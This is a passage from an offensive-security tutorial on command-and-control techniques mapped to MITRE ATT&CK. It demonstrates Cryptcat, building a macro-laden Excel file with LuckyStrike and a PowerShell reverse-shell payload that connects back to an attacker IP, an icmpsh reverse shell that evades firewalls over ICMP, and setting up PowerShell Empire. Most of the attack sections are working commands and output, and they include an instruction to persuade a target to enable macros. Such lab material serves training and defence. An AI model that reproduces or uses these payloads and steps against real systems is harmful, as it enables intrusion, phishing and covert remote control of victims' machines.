```

```
root@kali:~# cryptcat -l -p 3131 ↵
hello kali
```

At the initiator side, we just need to provide IP Address along with listeners port number.

```
cryptcat 192.168.0.111 3131
```

```
root@ubuntu:~# cryptcat 192.168.0.111 3131
hello kali
```

Now check whether we can acquire anything or not. As we can see that this chat is in encrypted mode.

```
Frame 10: 82 bytes on wire (656 bits), 82 bytes captured (656 bits) on interface eth0, id 0
Ethernet II, Src: VMware_10:c6:1b (00:0c:29:10:c6:1b), Dst: VMware_f6:d9:c1 (00:0c:29:f6:d9:c1)
Internet Protocol Version 4, Src: 192.168.0.110, Dst: 192.168.0.111
Transmission Control Protocol, Src Port: 46700, Dst Port: 3131, Seq: 1, Ack: 1, Len: 16
Data (16 bytes)
```

0000 00 0c 29 f6 d9 c1 00 0c 29 10 c6 1b 08 00 45 00	...).....)..... E ..
0010 00 44 ec 43 40 00 40 06 cc 42 c0 a8 00 6e c0 a8	.D.C@. @. B..n..
0020 00 6f b6 6c 0c 3b 9b 0a 4d 59 17 13 82 79 80 18	.o.1.;... MY...y..
0030 01 f6 91 5b 00 00 01 01 08 0a 79 a2 d9 7c 93 31	...[.... .y... ..1
0040 c9 44 f2 f9 18 ce b0 82 b1 51 df 1c 9f 6d e9 89	.D..... Q...m..
0050 97 47	.G

That is the main difference between the Netcat and the Cryptcat. One provides encryption in its network and the other is not. Some people might say that CryptCat = encryption + Netcat.


Data Obfuscation

Command and control traffic can be obfuscated by adversaries to make it more difficult to be detected. C2 are hidden so that it becomes difficult to discover or decipher so that commands sent are not seen. Mitre ATT&CK has given it a technique id: **T1001**


- **Junk Data:**
Junk data can be used by adversaries to make it difficult to be detected. As useless data will be sent then it would be difficult to analyse the traffic.
- **Steganography:**
Steganography is a well-known method of hiding data in something else. Adversaries can hide their data in between the digital message that are being transferred between the systems.
- **Protocol Impersonation:**
Adversaries can impersonate legitimate protocols to make it difficult to be detected. By impersonating they are able to get blend in with legitimate traffic.

Lucky strike

It uses the “Invoke-Obfuscation” tool to obfuscate the payloads. So we downloaded it as well as LuckyStrike from GitHub.



In order for Invoke Obfuscation to work and get accessed by LuckyStrike, we need to move the Invoke Obfuscation tool to the PowerShell Modules directory as shown in the image given below.



Now that the initial configuration of LuckyStrike is done, we need to move on to the Installation Phase. In Windows 10 by default, there is a policy called Execution Policy which restricts the user to run scripts on the system. We need to alter that policy to run LuckyStrike. After making changes to the Execution Policy, we moved to the LuckyStrike directory. Here, we see that we have an install.ps1 script. We run the script. We are asked a bunch of Confirmations; we state Yes to all. After running the install script, we have the LuckyStrike in the System.

```
cd C:\Users\raj\Desktop\luckystrike-master
Set-ExecutionPolicy Unrestricted
ls
.\install.ps1
```

```

PS C:\Windows\system32> cd C:\Users\raj\Desktop\luckystrike-master ↵
PS C:\Users\raj\Desktop\luckystrike-master> Set-ExecutionPolicy Unrestricted ↵
                                         Execution Policy Change
                                         The execution policy helps protect
you from scripts that you do not trust. Changing the execution policy might expose you to the sec
urity risks described in the about_Execution_Policies help topic at
https://go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the execution policy?
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): A ↵
PS C:\Users\raj\Desktop\luckystrike-master> ls ↵

                                         Directory:
C:\Users\raj\Desktop\luckystrike-master

Mode                LastWriteTime          Length Name
----                www.hackingarticles.in
d-----        2/17/2020   6:25 AM            test
-a---        2/17/2020   6:25 AM           477 .gitignore
-a---        2/17/2020   6:25 AM           4 currentversion.txt
-a---        2/17/2020   6:25 AM         28332 db.sql
-a---        2/17/2020   6:25 AM         2634 install.ps1
-a---        2/17/2020   6:25 AM       35141 LICENSE
-a---        2/17/2020   6:25 AM      258096 luckystrike.ps1
-a---        2/17/2020   6:25 AM         1041 README.md
-a---        2/17/2020   6:25 AM         4013 update.ps1
-a---        2/17/2020   6:25 AM         25 _config.yml

PS C:\Users\raj\Desktop\luckystrike-master> ./install.ps1 ↵

Security warning
Run only scripts that you trust. While scripts from the internet can be useful, this script can po
tentially harm your
computer. If you trust this script, use the Unblock-File cmdlet to allow the script to run without
this warning
message. Do you want to run C:\Users\raj\Desktop\luckystrike-master\install.ps1?
[D] Do not run [R] Run once [S] Suspend [?] Help (default is "D"): R ↵
### LUCKYSTRIKE INSTALLATION ROUTINE ###
[*] Installing\Importing Dependencies..
[*] Module (PSSQLite) not found, attempting to install and import.

NuGet provider is required to continue
PowerShellGet requires NuGet provider version '2.8.5.201' or newer to interact with NuGet-based re
positories. The
NuGet provider must be available in 'C:\Program Files\PackageManagement\ProviderAssemblies' or
'C:\Users\raj\AppData\Local\PackageManagement\ProviderAssemblies'. You can also install the NuGet
provider by running
'Install-PackageProvider -Name NuGet -MinimumVersion 2.8.5.201 -Force'. Do you want PowerShellGet
to install and
import the NuGet provider now?
[Y] Yes [N] No [S] Suspend [?] Help (default is "Y"): Y ↵

Untrusted repository
You are installing the modules from an untrusted repository. If you trust this repository, change
its
InstallationPolicy value by running the Set-PSRepository cmdlet. Are you sure you want to install
the modules from
'PSGallery'?
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): A ↵
[*] Creating C:\Users\raj\Desktop\luckystrike-master\luckystrike
[*] Downloading db.sql
[*] Creating & initializing database: C:\Users\raj\Desktop\luckystrike-master\luckystrike\ls.db
[*] Downloading luckystrike.ps1 into C:\Users\raj\Desktop\luckystrike-master\luckystrike
[*] Done!
PS C:\Users\raj\Desktop\luckystrike-master>

```

Now, before firing up our LuckyStrike, we need to have a payload that will generate the session. We used a one-line PowerShell script for the same. Save this file with the ps1 extension and then we will move on to obfuscate it using LuckyStrike.

The screenshot shows the Windows PowerShell Integrated Scripting Environment (ISE) interface. The title bar reads "Administrator: Windows PowerShell ISE". The menu bar includes File, Edit, View, Tools, Debug, Add-ons, and Help. Below the menu is a toolbar with various icons for file operations like Open, Save, Copy, Paste, and Run. A tab bar shows "Untitled1.ps1*". The main code editor area contains the following PowerShell script:

```
1 $client = New-Object System.Net.Sockets.TCPClient("192.168.1.111",1234);$stream
```

Now that we have our payload, let's run the LuckyStrike. As soon as we run the LuckyStrike, we have a beautiful banner and the Main Menu. In this menu we have multiple options like Payload, Catalog, File, etc., We choose the Catalog Options by entering the number 2. This gave us a sub-menu titled, "Catalog Options". Here we have the configurations that can be done on the Payload and Templates. Before moving any further we need to add the payload that we just created in the LuckyStrike Catalog. Do this by entering number 1.

```
cd .\luckystrike\  
.\\luckystrike.ps1
```

After the Selection of the payload, we were asked for the title for the payload. Then it asks us for the Target IP address and Port. These are optional parameters hence we skipped them by hitting enter. In the description, we state “netcat” for our reference. Next, we need to choose the payload type. Now we need to choose the payload type. As we created a PowerShell Script for the payload, we choose the same. Then LuckyStrike adds the payload in its Catalog.

```
Select: 1 ↵

Title: revshell ↵

Target IP [Optional]: ↵
Target Port [Optional]: ↵
Description (e.g. empire, windows/meterpreter/reverse_tcp, etc) [Optional]: netcat ↵

Choose payload type:
  1) Shell Command
  2) PowerShell Script
  3) Executable
  4) COM Scriptlet
  98) Help
Selection: 2 ↵

Enter full path to .ps1 file: C:\Users\raj\Desktop\1.ps1 ↵

[+] - Payload added.

===== Catalog Options =====

PAYLOADS:
  1) Add payload to catalog
  2) Remove payload from catalog
  3) Show catalog payloads

TEMPLATES:
  4) Add template to catalog
  5) Remove template from catalog
  6) Show catalog templates

  99) Back

Select:
```

Now in order to move ahead, we need to get to the Main Menu. This can be achieved using the number 99. In the Main Menu, we need to select the Payload Options. This can be achieved using number 1. This will give us a submenu of Payload Options. In this menu, we need to select the payload using the number 1. After getting inside the Select the payload option, we are asked for the type of file we want as an output. We choose the Excel File. This will send us the list of added payloads. Here we have the revshell payload that we added earlier.

After choosing the payload, we are asked for the type of Infection. This is the method that LuckyStrike will use to Obfuscate. We choose the nonB64 method. You can choose any method of your preference as per your requirement.

```
Select: 99 ↵

=====
Main Menu =====

1) Payload Options
2) Catalog Options
3) File Options
4) Encode a PowerShell Command
99) Exit

Select: 1 ↵

=====
Payload Options =====

1) Select a payload
2) Unselect a payload
3) Show selected payloads
99) Back

Select: 1 ↵

Please select the document type you wish to make:

1) xls
2) doc

Select: 1 ↵

=====
Select Payload =====

1) revshell
99) Done.

Select: 1 ↵

=====
Choose Infection Method =====

1) Cell Embed
2) Cell Embed-nonB64
3) Cell Embed-Encrypted
4) Cell Embed-Obfuscated
98) Help

Select: 2 ↵
```

Now that the payload is added. Then we get back to the Main Menu to generate the final malicious Excel File. In the Main Menu, we chose the File options by entering number 3. In the File Options menu, we choose the Generate the new file option by entering number 1. This will initiate the process of creating an Excel with malicious payload inside its macro. After creating the payload, LuckyStrike gives us the location of the payload.

```
[+] - Payload added!
=====
Select Payload =====
1) revshell
99) Done.

Select: 99 ⏪

=====
Payload Options =====
1) Select a payload
2) Unselect a payload
3) Show selected payloads
99) Back

Select: 99 ⏪

=====
Main Menu =====
1) Payload Options
2) Catalog Options
3) File Options
4) Encode a PowerShell Command
99) Exit

Select: 3 ⏪


=====
File Options =====
1) Generate new file
2) Update existing file
3) Generate from template
4) Write existing macro code to file
99) Back

Select: 1 ⏪

[*] - Generating macro code.
[*] - Embedding payloads into workbook.
[+] - Success. File saved to C:\Users\raj\Desktop\luckystrike-master\luckystrike\payloads\infected_TyKKrcP.xls

=====
Main Menu =====
1) Payload Options
2) Catalog Options
3) File Options
4) Encode a PowerShell Command
99) Exit
```

We open the given location inside the Windows Explorer to find an Excel file by the name infected. Now we need to share this file with Target and encourage him/her to open the file and enable the macros.



We will do this while on the Kali Machine, we run the listener with the port that we mentioned in the payload during its creation. Now, as soon as the target enables the macros on the Excel File we will have its PowerShell Session as shown in the image given below.

```
nc -lvp 1234
```

```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
192.168.1.109: inverse host lookup failed: Unknown host
connect to [192.168.1.111] from (UNKNOWN) [192.168.1.109] 53457
PS C:\Users\raj\Documents>
```

Dynamic Resolution

Adversaries can dynamically establish a connection to C2 to evade detection. This can be achieved using malware that will share some common algorithms from which adversary can receive malwares communication with the system. Mitre ATT&CK has given it a technique id: **T1568**.

- **Fast Flux DNS**

Adversaries can use Fast Flux DNS for hiding data behind an array of rapidly changing IP addresses which is linked to a single domain resolution. This technique uses fully qualified domain name, having multiple IP addresses which are swapped at high frequency using round robin IP addressing and short TTL.

- **Domain Generation Algorithm**

Adversaries can use Domain Generation Algorithm for dynamically identifying the destination rather than relying on IP addresses. This makes it difficult for defender to block or trace C2 channels.

- **DNS Calculation**

Adversaries perform calculation on addresses that are returned in DNS results for determining which port and IP should be used for C2.

Encrypted Channel

Adversaries can use encryption algorithms to encrypt the C2 traffic instead of relying on inherent protection offered by communication protocol. Mitre ATT&CK has given it technique id: **T1573**.

- **Symmetric Cryptography**

Symmetric cryptography algorithm uses same key for encryption and decryption of data. Common symmetric encryption algorithms are AES, DES, 3DES, Blowfish, and RC4.

- **Asymmetric Cryptography**

This uses public private key for encryption and decryption. C2 is encrypted using the public key and it can only be decrypted using the private key.

Fallback Channel

Adversaries might use alternate channel or fallback channel if primary channel is compromised so that connection to command and control doesn't get altered and there is no data transfer thresholds. Mitre ATT&CK has given it technique id: **T1008**.

Ingress Tool Transfer

Adversaries can transfer tools or files from external system to compromised environment. Files or tools may be copied or can be sent using protocols such as FTP. For Linux and Mac, files can be transferred using their tools such as scp, rsync, and sftp. Mitre ATT&CK has given it a technique id: **T1105**.

Multi-Stage Channels

Adversaries can create multiple stages for C2 that are employed under different conditions or for certain functions. Use of multiple stages can obfuscate C2 channel to make it difficult to be detected.

Non-Application Layer Protocol

Adversaries can also use non-application layer protocol for communication between host and C2 server. There are many protocols that works in non-application layer. Examples of such protocols are ICMP, UDP, session layer protocol like SOCKS, Serial over LAN (SOL). Mitre ATT&CH has given it technique id: **T1095**.

ICMPsh

icmpsh is a simple reverse ICMP shell with a win32 slave and a POSIX compatible master in C, Perl or Python. The main advantage over the other similar open-source tools is that it does not require administrative privileges to run onto the target machine.

The tool is clean, easy and portable. The slave (client) runs on the target Windows machine, it is written in C and works on Windows only whereas the master (server) can run on any platform on the attacker machine as it has been implemented in C and Perl by Nico Leidecker and later it also gets ported into Python too.

It is very easy to install and use as c2-channel. Turn the attacker machine for icmpsh and download icmpsh from Github.

```
git clone https://github.com/inquisb/icmpsh.git
```

```
root@kali:~# git clone https://github.com/inquisb/icmpsh.git ↵
Cloning into 'icmpsh'...
remote: Enumerating objects: 62, done.
remote: Total 62 (delta 0), reused 0 (delta 0), pack-reused 62
Unpacking objects: 100% (62/62), done.
```

Run icmpsh as Master (Kali Linux)

Once the downloads have been completed, you can use the following command to run the master. The most important step before taking action is to disable ping reply on your machine. This prevents the kernel from responding to ping packets itself.

```
sysctl -w net.ipv4.icmp_echo_ignore_all=1  
cd icmpsh  
syntax: ./icmpsh_m.py <attacker's-IP> <target-IP>
```

```
root@kali:~# cd icmpsh/ ↵  
root@kali:~/icmpsh# sysctl -w net.ipv4.icmp_echo_ignore_all=1 ↵  
net.ipv4.icmp_echo_ignore_all = 1  
root@kali:~/icmpsh# ls  
icmpsh.exe  icmpsh-m.pl  icmpsh-s.c  run.sh  
icmpsh-m.c  icmpsh_m.py  README.md  screenshots  
root@kali:~/icmpsh# ./icmpsh_m.py 192.168.1.108 192.168.1.106 ↵
```

Run icmpsh as slave (Windows 10)

Now again install icmpsh tool inside the host machine for running as slave and the user running the slave on the target system does not require administrative privileges.

And then run the following command:

```
syntax: icmpsh.exe -t <Kali IP>  
icmpsh.exe -t 192.168.1.108
```

```
C:\Users\raj\Desktop>icmpsh.exe -t 192.168.1.108 ↵
```

WWW.HACKINGARTICLES.IN

Once the above command is executed on the host machine, the intrude will have reverse shell of the machine running as a slave's . You can observe from the image given below that the machine controls the slave machine by spawning its prompt of command.

```
root@kali:~/icmpsh# ./icmpsh_m.py 192.168.1.108 192.168.1.106 ↵
Microsoft Windows [Version 10.0.17134.706]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\raj\Desktop>ipconfig ↵
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

  Connection-specific DNS Suffix  . :
  Link-local IPv6 Address . . . . . : fe80::613d:f007:4aa3:b842%3
  IPv4 Address. . . . . : 192.168.1.106
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 192.168.1.1

Ethernet adapter VMware Network Adapter VMnet1:

  Connection-specific DNS Suffix  . :
  Link-local IPv6 Address . . . . . : fe80::dc91:293d:2f1f:b3b4%13
  IPv4 Address. . . . . : 192.168.10.1
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . :

Ethernet adapter VMware Network Adapter VMnet8:

  Connection-specific DNS Suffix  . :
  Link-local IPv6 Address . . . . . : fe80::35d8:ca92:776:a5af%15
  IPv4 Address. . . . . : 192.168.232.1
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . :

Ethernet adapter Bluetooth Network Connection 2:

  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix  . :
```

Now as we said that with the help ping, icmpsh will get the host machine's reverse shell over the icmp channel. Therefore, I simply trigger a command and use Wireshark to capture its packet to ensure the backend process.

```
C:\Users\raj\Desktop>whoami ↵
whoami
desktop-nqm64as\raj

C:\Users\raj\Desktop>
```

Great!! This works exactly as we assumed and the data is transmitted over the network layer with the help of PING request/reply packets, thus no service or port is required. The traffic is undetected by proxy-based firewalls and this may bypass firewall rules.

ip.addr == 192.168.1.108							Expression...
No.	Time	Source	Destination	Protocol	Length	Info	
202	4.338565051	192.168.1.108	192.168.1.106	ICMP	42	Echo (ping) reply	
207	4.540304269	192.168.1.106	192.168.1.108	ICMP	60	Echo (ping) request	
208	4.540992369	192.168.1.108	192.168.1.106	ICMP	42	Echo (ping) reply	
218	4.741733476	192.168.1.106	192.168.1.108	ICMP	60	Echo (ping) request	
219	4.742043584	192.168.1.108	192.168.1.106	ICMP	49	Echo (ping) reply	
228	4.942906282	192.168.1.106	192.168.1.108	ICMP	93	Echo (ping) request	
229	4.943241919	192.168.1.108	192.168.1.106	ICMP	42	Echo (ping) reply	
246	5.144275592	192.168.1.106	192.168.1.108	ICMP	60	Echo (ping) request	
247	5.144961576	192.168.1.108	192.168.1.106	ICMP	42	Echo (ping) reply	
259	5.346259858	192.168.1.106	192.168.1.108	ICMP	60	Echo (ping) request	
260	5.346522370	192.168.1.108	192.168.1.106	ICMP	42	Echo (ping) reply	
261	5.548219298	192.168.1.106	192.168.1.108	ICMP	60	Echo (ping) request	
262	5.548970140	192.168.1.108	192.168.1.106	ICMP	42	Echo (ping) reply	
263	5.750030586	192.168.1.106	192.168.1.108	ICMP	60	Echo (ping) request	
264	5.750473524	192.168.1.108	192.168.1.106	ICMP	42	Echo (ping) reply	
297	5.951978831	192.168.1.106	192.168.1.108	ICMP	60	Echo (ping) request	
298	5.952233843	192.168.1.108	192.168.1.106	ICMP	42	Echo (ping) reply	
306	6.153284791	192.168.1.106	192.168.1.108	ICMP	60	Echo (ping) request	
307	6.153556497	192.168.1.108	192.168.1.106	ICMP	42	Echo (ping) reply	

```

Frame 228: 93 bytes on wire (744 bits), 93 bytes captured (744 bits) on interface 0
Ethernet II, Src: Dell_71:c5:de (8c:ec:4b:71:c5:de), Dst: Vmware_9d:1e:3c (00:0c:29:9d:1e:3c)
Internet Protocol Version 4, Src: 192.168.1.106, Dst: 192.168.1.108
Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: A
0000  00 0c 29 9d 1e 3c 8c ec 4b 71 c5 de 08 00 45 00  .. )...<.. Kq....E.
0010  00 4f 16 04 00 00 ff 01 21 83 c0 a8 01 6a c0 a8  0.....!....j...
0020  01 6c 08 00 26 1f 00 01 06 9a 77 68 6f 61 6d 69  l-&.... .whoami
0030  0a 64 65 73 6b 74 6f 70 2d 6e 71 6d 36 34 61 73  desktop -nqm64as
0040  5c 72 61 6a 0d 0a 0d 0a 43 3a 5c 55 73 65 72 73  \raj.... C:\Users
0050  5c 72 61 6a 5c 44 65 73 6b 74 6f 70 3e  \raj\Des ktop>

```

Non-Standard Port

Adversaries can communicate over a protocol and port pairing that are not associated. For example, HTTPS over port 8088. Adversaries may make changes to the standard port used by a protocol to bypass filtering or muddle analysis/parsing of network data. Mitre ATT&CK has given it technique id: **T1571**.

Protocol Tunneling

Adversaries can tunnel network communication between them and victim by using protocol tunneling to avoid detection. In tunneling one protocol is tunneled into another protocol. Tunneling could also enable routing of network packets that would otherwise not reach their intended destination, such as SMB, RDP, or other traffic that would be filtered by network appliances or not routed over the Internet. Mitre ATT&CK has given it technique id: **T1572**.

Proxy

Adversaries can use proxy to direct the traffic between system or to read all the request being send by the victim. Tools that can be used to redirect via proxies are: HTRAN, ZXProxy, and ZXPortMap. Adversaries use these types of proxies to manage command and control communications, reduce the number of simultaneous outbound network connections, provide resiliency in the face of connection loss, or to ride over existing trusted communications paths between victims to avoid suspicion. Mitre ATT&CK has given it technique id: **T1090**.

- **Internal Proxy**

Adversaries use internal proxies to manage command and control communications inside a compromised environment, to reduce the number of simultaneous outbound network connections, to provide resiliency in the face of connection loss, or to ride over existing trusted communications paths between infected systems to avoid suspicion. Internal proxy connections may use common peer-to-peer (p2p) networking protocols, such as SMB, to better blend in with the environment.

- **External Proxy**

Adversaries use these types of proxies to manage command and control communications, to provide resiliency in the face of connection loss, or to ride over existing trusted communications paths to avoid suspicion.

- **Multi-hop Proxy**

To disguise the source of malicious traffic, adversaries may chain together multiple proxies. Typically, a defender will be able to identify the last proxy traffic traversed before it enters their network; the defender may or may not be able to identify any previous proxies before the last-hop proxy. This technique makes identifying the original source of the malicious traffic even more difficult by requiring the defender to trace malicious traffic through several proxies to identify its source.

- **Domain Fronting**

Adversaries can use routing schemes in Content Delivery Networks (CDN) and other services that hosts multiple domains for obfuscating the default destination of traffic. If both domains are served from the same CDN, then the CDN may route to the address specified in the HTTP header after unwrapping the TLS header.

Remote Access Software

Adversary can utilize desktop support like Team Viewer, LogMein, etc, for establishing interactivs C2 channel for targeting systems with network. Mitre ATT&CK has given it technique id: **T1219**.

Traffic signaling

Adversaries can use traffic signaling for hiding ports that are opened or any malicious functionality for persistence of C2C. Usually this series of packets consists of attempted connections to a predefined sequence of closed ports, but can involve unusual flags, specific strings, or other unique characteristics. Mitre ATT&CK has given it technique id: **T1205**.

- **Port Knocking:**

Adversaries may use port knocking to hide open ports used for persistence or command and control. To enable a port, an adversary sends a series of attempted connections to a predefined sequence of closed ports.

Web Service

Adversaries can utilize existing, legitimate external Web service as a means for relaying data from and to compromised system. Mitre ATT&CK has given it technique id: **T1102**.

- **Dead Drop Resolver**

Adversaries may post content, known as a dead drop resolver, on Web services with embedded (and often obfuscated/encoded) domains or IP addresses. Once infected, victims will reach out to and be redirected by these resolvers.

- **Bidirectional Communication**

Those infected systems can then send the output from those commands back over that Web service channel. The return traffic may occur in a variety of ways, depending on the Web service being utilized. Like, the return traffic may take the form of the compromised system posting a comment on a forum, issuing a pull request to development project, etc.

- **One-Way Communication**

Those infected systems may opt to send the output from those commands back over a different C2 channel, including to another distinct Web service.

Command and Control Frameworks

Empire

Empire is a post-exploitation framework. It's a pure PowerShell agent, focused solely on python with cryptographically-secure communications with the add-on of a flexible architecture. Empire has the means to execute PowerShell agents without the requirement of PowerShell.exe. It can promptly employ post-exploitable modules, which covers a vast range from ranging from keyloggers to mimikatz, etc. This framework is a combination of the PowerShell Empire and Python Empire projects; which makes it user-friendly and convenient. PowerShell Empire came out in 2015 and Python Empire came out in 2016. It is similar to Metasploit and Meterpreter. But as it is command and control tool, it allows you to control a PC much more efficiently.

Importance

PowerShell provides abundant offensive advantages which further includes the whole access of .NET, applock whitelisting, and straight access to Win32. It also constructs malicious binaries in memory. It provides C2 functionality and allows you to implant the second stage after the first one. It can also be used for lateral movement. And it comes handy as it develops rapidly in comparison to other frameworks. Also, as it does not require PowerShell.exe, it lets you bypass anti-viruses. Hence, it is best to use the PowerShell Empire.

Terminology

Before starting with the action you need to know these four things:

Listener: the listener is a process which listens for a connection from the machine we are attacking. This helps Empire send the loot back to the attacker's computer.

Stager: A stager is a snippet of code that allows our malicious code to be run via the agent on the compromised host.

Agent: An agent is a program that maintains a connection between your computer and the compromised host.

Module: These are what execute our malicious commands, which can harvest credentials and escalate our privileges as mentioned above.

Installation

You can download Empire from [here](#). Clone the command from the hyperlink provided for GitHub or simply use google.

Use the following command to download it:

```
git clone //github.com/EmpireProject/Empire.git
```

```
root@kali:~# git clone https://github.com/EmpireProject/Empire.git ↵
Cloning into 'Empire'...
remote: Enumerating objects: 11988, done.
remote: Total 11988 (delta 0), reused 0 (delta 0), pack-reused 11988
Receiving objects: 100% (11988/11988), 20.57 MiB | 433.00 KiB/s, done.
Resolving deltas: 100% (8152/8152), done.
```

Once the download is initiated and completed, follow steps given directly below in order to install it:

```
cd Empire/
ls
cd setup/
ls
./install.sh
```

```
root@kali:~# cd Empire/ ↵
root@kali:~/Empire# ls
changelog  data  Dockerfile  empire  lib  LICENSE  plugins  README.md  setup  VERSION
root@kali:~/Empire# cd setup/ ↵
root@kali:~/Empire/setup# ls
cert.sh  install.sh  requirements.txt  reset.sh  setup_database.py
root@kali:~/Empire/setup# ./install.sh ↵
--2018-10-02 06:40:25--  http://ftp.us.debian.org/debian/pool/main/o/openssl/libssl1.0.0
Resolving ftp.us.debian.org (ftp.us.debian.org)... 208.80.154.15, 64.50.236.52, 128.30.2
Connecting to ftp.us.debian.org (ftp.us.debian.org)|208.80.154.15|:80... connected.
HTTP request sent, awaiting response... 404 Not Found
2018-10-02 06:40:27 ERROR 404: Not Found.
```

Wait for it to complete the installation. This might take a few seconds. It will prompt you for a password.

In my case, my password was **toor**.


Once the installation is done, move back a directory and run empire using `./empire`. Now use **Help** command as it opens up all the essential options required initially.

According to the workflow, firstly, we have to create a listener on our local machine. Type the following command:

listeners

After running the above command, it will say that “no listeners are currently active” but don’t worry, we are into the listener interface now. So, in this listener interface, type:

uselistener <tab> <tab>



The screenshot shows the Empire terminal interface. At the top, there's a large watermark-like logo for "EMPIRE". Below it, the terminal displays the following text:

```
285 modules currently loaded
0 listeners currently active
0 agents currently active

(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) > uselistener ↵
dbx      http      http_com      http_foreign  http_hop      http_mapi      meterpreter      onedrive
```

The above command will list all the listeners that one can use, such as dbx, http, http_com, etc. The most popular and commonly used listener is http and we will use the same in our practice. For that type:

uselistener http

